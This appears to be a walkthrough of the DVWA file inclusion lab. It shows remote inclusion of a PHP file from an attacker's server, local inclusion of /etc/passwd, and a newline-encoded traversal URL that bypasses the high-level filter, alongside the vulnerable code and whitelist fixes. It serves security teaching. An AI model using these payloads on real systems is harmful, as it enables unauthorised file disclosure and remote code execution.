



Low Level - Understanding the application

We reach a page allowing us to choose between three files.



If we select the first file we get our IP address.



The third file gives us even more information :

File 3

Welcome back admin

Your IP address is: 172.17.0.1

Your user-agent address is: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0

You came from: <http://localhost/vulnerabilities/fi/?page=include.php>

I'm hosted at: localhost

What is interesting is the way the page seem to be loaded : with php includes. If we look at the URLs they are constructed like this `host?page=<filename>` :


- <http://localhost/vulnerabilities/fi/?page=file1.php>
- <http://localhost/vulnerabilities/fi/?page=file2.php>
- <http://localhost/vulnerabilities/fi/?page=file3.php>

Inclusion vulnerability

If the code uses PHP includes we might be able to trick the server into serving other files located on a server we control. For instance if I set up a file `index.php` with the following code on my server

```
<?php phpinfo() ?>
```

then the vulnerable site will load my `index.php` file and execute my code which will display php information. To do so I replace `file1.php` by `<my_url>` in the URL.



PHP Version 7.0.33-0+deb9u3

System	Linux efbdb4c871e 4.18.0-20-generic #21~18.04.1-Ubuntu SMP W
Build Date	Mar 8 2019 10:01:24
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqld.ini, /etc/php/7.0/apache2/ /7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-cal /20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/a /7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gett /20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0 pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7. /7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20 /conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.in sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php /etc/php/7.0/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.0/apache2
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags,

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
with Zend OPcache v7.0.33-0+deb9u3, Copyright (c) 1999-2017, by Zend Technologies

Configuration
apache2handler

We can go further and upload a script that will let me run commands on the vulnerable server.

Low Level - Vulnerable code

The code is very light :

```
<?php
```

```
// The page we wish to display  
$file = $_GET[ 'page' ];
```

```
?>
```


It just retrieves the content of the parameter page and loads it as a filepath. The problem here is that the user input is trusted not to go outside of the perimeter thought for the application.

If only files `file1.php`, `file2.php` and `file3.php` should be readable by the user, the code should implement a whitelist to only allow those files. Moreover, the other files on the server can have specific permission sets disallowing the user `www-data` from reading them (or listing the directories).

Medium level

In this level the previous attack does not work. It seems that the developer has implemented a system of regular expressions to validate the input passed in the `page` parameter.

But it is difficult to think of everything. If we configure a [burp intruder]({% post_url others/2019-05-05-dvwa--setup-burp-intruder- %}) with the list of **local file inclusions** we can see that `/etc/passwd` returns some information.



And there we managed to retrieve the list of users. If we can upload files we could upload our own php script and get a shell on the server.

Medium Level - Vulnerable code

The code strips `http:` and relative paths `../` from the user's input but fails to take into account absolute paths.

```
<?php
```

```
// The page we wish to display  
$file = $_GET[ 'page' ];
```

```
// Input validation  
$file = str_replace( array( "http://", "https://" ), "", $file );  
$file = str_replace( array( "../", "..\\" ), "", $file );
```

```
?>
```

In addition to that, the server is misconfigured and allows any user to access sensitive files.

Medium Level - Remediation

The server should only serve files related to the website. The developer should implement a whitelist of files to display.

High level

In this level the direct file inclusion `/etc/passwd` does not seem to work. It might be that the developer implemented a control to ensure that the parameter starts with `file`.

However there are techniques to bypass these kind of filters. For instance we can try `%00` or `%0A`.

If we try the following URL we will dump the `passwd` file :

```
http://localhost/vulnerabilities/fi/?page=file1.php%0A/../../../../etc/passwd
```

High Level - Vulnerable code

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

Impossible level

The impossible level implements a whitelist :

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php"
) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

?>